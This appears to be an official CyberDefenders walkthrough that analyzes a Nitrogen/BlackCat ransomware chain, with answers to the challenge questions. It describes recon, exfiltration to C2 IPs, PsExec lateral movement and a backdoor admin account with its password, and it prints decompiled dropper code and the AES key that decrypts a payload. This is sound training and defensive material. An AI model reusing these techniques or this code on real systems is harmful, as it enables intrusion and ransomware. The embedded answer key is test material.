CyberDefenders Challenge

Nitrogen Campaign

Scenario :

A well-coordinated attack unfolded when a corporate employee inadvertently downloaded a fake **Advanced IP Scanner** from a compromised website, providing the attacker with initial access.

Using stealthy techniques, the adversary deployed multiple **C2 (Command and Control) beacons** to maintain persistence, moved laterally through the network using stolen credentials, and methodically escalated privileges. After days of reconnaissance and data exfiltration, the attack culminated in a domain-wide deployment of **BlackCat ransomware**, encrypting critical systems in a synchronized strike.

Your Task Perform a thorough analysis of the malicious executable to identify its components, uncover its behavior, and determine the extent of the compromise.

Category:

Malware Analysis

Tactics:

Execution - Command and Control - Defense Evasion - Persistence - Privilege Escalation - Lateral Movement - Exfiltration - Impact

Tools:
IDA - CyberChef -Process Monitor - Process Hacker - Autoruns - Wireshark,

Official walkthrough

Introduction


The attack began when the victim downloaded a malicious ZIP file (version.zip), extracted it, and executed the trojanized Advanced IP Scanner (setup.exe), which content two malicious Python DLL to execute Nitrogen malware, dropping a Sliver beacon (slv.py & data.aes) in %AppData%\Notepad. The attacker then performed hands-on reconnaissance using Windows utilities (net, ipconfig, nltest) via Discover.bat, deployed additional Sliver beacons, and established persistence via scheduled tasks (UpdateEdge.bat) and registry modifications.

Next, They downloaded additional tools (Tools.bat) via curl, replicated persistence mechanisms (up.bat), and exfiltrated data using Restic.

Finally, the attacker executed a batch script (up.bat) on the domain controller, changing privileged account credentials, distributed the BlackCat ransomware binary (example.exe), and triggered a final script (1.bat) to force Safe Mode boot, modify the registry for auto-execution, and encrypt the network.


Analysis

The ZIP file named Version.zip contained mainly an executable named setup.exe which was run by the victim , two Python DLLs and service_probes.aes.




We began by performing static analysis on python311x.dll to identify potential malicious functionality. Using IDA, we examined the strings section which revealed:


- 5 embedded batch files
- 5 Base64-encoded hashes



The functions window revealed two key functions:

- **CreateBatchFile()**
- **ExecuteInOrder()**





When analyzing the two functions, we found that:

There is an array **"batNames"** containing 5 names:

- "UpdateEdge.bat"
- "Discover.bat"
- "Tools.bat"
- "up.bat"
- "1.bat"

(which we previously found in the strings section)
There is another array called **"encodedBats"** containing 5 Base64 values.

CreateBatchFile Function:

- Creates a batch file (.bat) from a Base64-encoded string
- Takes two parameters: base64 string and filename
- Decodes the Base64 string into binary data using "CryptStringToBinaryA"


ExecuteInOrder Function:

- This exported function (DLL export) executes batch files in sequence
- Loops through all 5 items:
  1. Creates each batch file using "CreateBatchFile"
  2. If successful, executes the batch file using "ShellExecuteExA"
  3. Waits for completion using WaitForSingleObject

Next, we decoded the Base64 strings and recreated the batch files with their original names for analysis:

UpdateEdge.bat analysis:

- Simply executes a Python file "wo12.py" located at "c:\Windows\adfs\py"
- Based on its name and location, it appears to be used for persistence




```
Q1 - attacker use many C2 server , but use persistence Tactic for just one server
, what is the IP of this server?
A:192.92.250.65 (wo12.py)
```

Discover.bat :
performs system reconnaissance (information gathering) on a Windows domain environment and exfiltrates (sends out) the collected data to a remote server.
Gathers sensitive system/network information and saves it to discovery.txt and send it to a remote server (192.123.226.84) which suggests to be command-and-control (C2) server communication
Deletes discovery.txt and self-destructs (del "%~f0") to hide traces.

Tools.bat :
is a multi-stage tool downloader and lateral movement script designed to perform privileged operations across a network and it Uses a VBScript (elevate.vbs) to self-elevate to admin privileges if not already running as admin.
then it Downloads Tools.zip from GitHub (github.com/GalalHamoudy/CD_challenge) using PowerShell and Extracts the ZIP into a Tools folder (contains restic.exe, PsExec64.exe, etc.).
Data Exfiltration

then it Uses restic.exe (a backup tool) to Data Exfiltration to Initialize a remote repository at http://192.123.226.84:8000/ (malicious server) and Backup files from F:\Shares[USERNAME]\ to the attacker's server using a password file (ppp.txt).

then it Uses PsExec64.exe (Sysinternals tool) is used to Lateral Movement:
Execute up.bat on the attacker's server (\192.123.226.84)
If pc.txt (from Discover.bat) exists, executes 1.bat on all machines listed in pc.txt

at last it Deletes Tools.zip, pc.txt, and self-destructs (del "%~f0").

```
Q2 - attacker used two remote server:
first to send sensitive system/network information and second to Execute remotely
 "up.bat" what is the first IP & second IP of it :
answer format : first_IP&second_IP
A:192.123.226.84&192.123.226.84
```


up.bat:
is a persistence and privilege escalation script designed to maintain long-term access to a compromised system n then it creates Backdoor User (with Administrator privileges) named blackcat with password JapanNight123 and Creates multiple scheduled tasks to execute UpdateEdge.bat
at last it Deletes itself (del "%~f0") to hide traces.

1.bat:
is a highly aggressive persistence and system takeover script designed to lock out legitimate users and ensure attacker control after reboot.
it Forces Safe Boot with Networking and Adds company.exe (malicious payload) to RunOnce key
then it Configures auto-login for attacker-created user and Waits 10 minutes before forcing an immediate reboot.

```
Q3 - attacker creates Backdoor User, what is the username and password :
answer format : username&password
A:blackcat&JapanNight123
```

```
Q4 - How many minutes require before forcing an immediate reboot (after you run
the executable)
A:10
```

After analyzing **python311x.dll**, let's move to analyze **python311.dll** file.
We will use IDA to check if it contains any malicious functions.



Strings Analysis Findings:


- Error messages:
  - "Failed to open input file"
  - "Failed to read IV from input file"
  - "Failed to read ciphertext from input file"
  - "Failed to derive AES key from password"
  - "Failed to create output file"
- Suspicious strings:
  - "we3p2v5t85"
  - "service_probes.aes"
  - "service_probes.exe"

Function Analysis:

Key functions identified:

1. `GetAESKeyFromPassword()`
2. `DecryptFileToExe()`
3. `DecryptAndExecute()`

By analyzing each function, starting with **GetAESKeyFromPassword()**:



This function converts a plain-text password stored in `PASSWORD` into a 16-byte MD5 hash for use as an AES-128 encryption key.


Key Steps:

1. Initializes MD5 hash using

```
CryptCreateHash(hProv, 0x8003u, 0i64, 0, &hHash)
```

- `0x8003u` = `CALG_MD5` (MD5 algorithm identifier)

Let's analyze the **DecryptFileToExe()** function:




This function decrypts an encrypted file using AES-128-CBC (Cipher Block Chaining) mode and writes the decrypted data to an output file.

```
Size[0] = GetFileSize(*&Size[1], 0i64) - 16;
```

The first 16 bytes of the file are the IV (required for AES-CBC decryption).
The remaining bytes (after the IV) are the encrypted data.

Let's analyze the **DecryptAndExecute()** function :



Decrypts an AES-encrypted file (service_probes.aes) to service_probes.exe and If successful, executes the decrypted .exe.


so from this analysis Let's say :
1- the Password is "we3p2v5t85"
2- key is md5(Password) is "62bee40fb0bfdb424117610ecc4480e8"
3- "service_probes.aes" encrypted with AES-128 and python311.dll decrypted it to "service_probes.exe" and Execute it

```
Q5- what is the Key used in AES-encrypted file (service_probes.aes)
A:62bee40fb0bfdb424117610ecc4480e8
```

so Let's write simple code to decrypted the "service_probes.aes" :


```
import hashlib
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

PASSWORD = "we3p2v5t85"
KEY = hashlib.md5(PASSWORD.encode()).digest()

def decrypt_file(input_file, output_file):
    try:
        with open(input_file, 'rb') as f:
            data = f.read()

        iv = data[:16]
        ciphertext = data[16:]
        cipher = AES.new(KEY, AES.MODE_CBC, iv)
        decrypted = unpad(cipher.decrypt(ciphertext), AES.block_size)
        with open(output_file, 'wb') as f:
            f.write(decrypted)

        print(f"[+] File decrypted successfully: {output_file}")
        return True

    except Exception as e:
        print(f"[!] Decryption failed: {e}")
        return False

if __name__ == "__main__":
    decrypt_file("service_probes.aes", "service_probes.exe")
```

now we have "service_probes.exe" so Let's analysis this executable :



from strings window, I notice that this executable made by Pyinstaller.

PyInstaller bundles Python scripts into executables with all dependencies, so First, Let's extract these components using "PyInstaller Extractor"
PyInstaller Extractor is a Python script to extract the contents of a PyInstaller generated executable file.
and this what i get :



service_probes.exe drops files (pythonw.exe, pycryptodome.bat, slv.py, data.aes)
After extracting the pyc's you can use a Python decompiler like Uncompyle6 and Decompyle++ , so I used "uncompyle6" to decompiler "main.pyc" :

```
def extract_and_execute():
    appdata_path = os.getenv('APPDATA')
    target_folder = os.path.join(appdata_path, 'Notepad')
    os.makedirs(target_folder, exist_ok=True)
    files = {'pycryptodome.bat': resource_path('resources/pycryptodome.bat'), 'data.aes': resource_path('resources/data.aes'), 'pythonw.exe':
    resource_path('resources/pythonw.exe'), 'slv.py': resource_path('resources/slv.py')}
    for dest_name, src_path in files.items():
        try:
            with open(src_path, 'rb') as src_file:
                content = src_file.read()
                dest_path = os.path.join(target_folder, dest_name)
                with open(dest_path, 'wb') as dest_file:
                    dest_file.write(content)
        except Exception as e:
            print(f'Failed to extract {dest_name}: {str(e)}')
    try:
        startupinfo = subprocess.STARTUPINFO()
        startupinfo.dwFlags = subprocess.STARTF_USESHOWWINDOW
        startupinfo.wShowWindow = subprocess.SW_HIDE
        bat_path = os.path.join(target_folder, 'pycryptodome.bat')
        subprocess.run(bat_path, startupinfo=startupinfo, shell=False)
        slv_path = os.path.join(target_folder, 'slv.py')
        subprocess.Popen(['python3', slv_path], startupinfo=startupinfo, shell=False)
    except Exception as e:
        print(f'Execution failed: {str(e)}')
if __name__ == '__main__':
```

from the code :
it drops files (pythonw.exe, pycryptodome.bat, slv.py, data.aes) in (%AppData%\Notepad) and run slv.py , pythonw.exe and pycryptodome.bat


so Let's know the content of pycryptodome.bat :

```
@echo off
start /B python3 -m pip install --upgrade pip >nul 2>&1
start /B python3 -m pip install pycryptodome >nul 2>&1
exit /b
```

it just install pycryptodome , ok

now what about slv.py and pythonw.exe ?!

Let's start with pythonw.exe :



wow its like service_probes.exe ! so Let's after doing the same :
it drops in (" c:\Windows\adfs\py\ ") and execute 4 files : (worksliv.py & wo14.py & wo12.py & company.exe)

now If you see company.exe you will found that it is the same as service_probes.exe and pythonw.exe :
it drops UpdateEdge.bat and example.py

and UpdateEdge.bat contain :

```
@echo off
start /B python3 "C:\Windows\adfs\py\wo12.py"
```

but example.py is Encoded By Py-Fuscate as the 3 files (worksliv.py & wo14.py & wo12.py) and as (slv.py)

Let's do dynamic analysis for this files (before run the script use your tools as Process Monitor,Process Hacker,Autoruns,Wireshark,RegShot,FakeNet-NG)


1- example.py :
it launchs the ransomware, clear the logs and it work after 60 sec
and it drops RECOVER-wragz12-FILES.txt which contain ransomware note

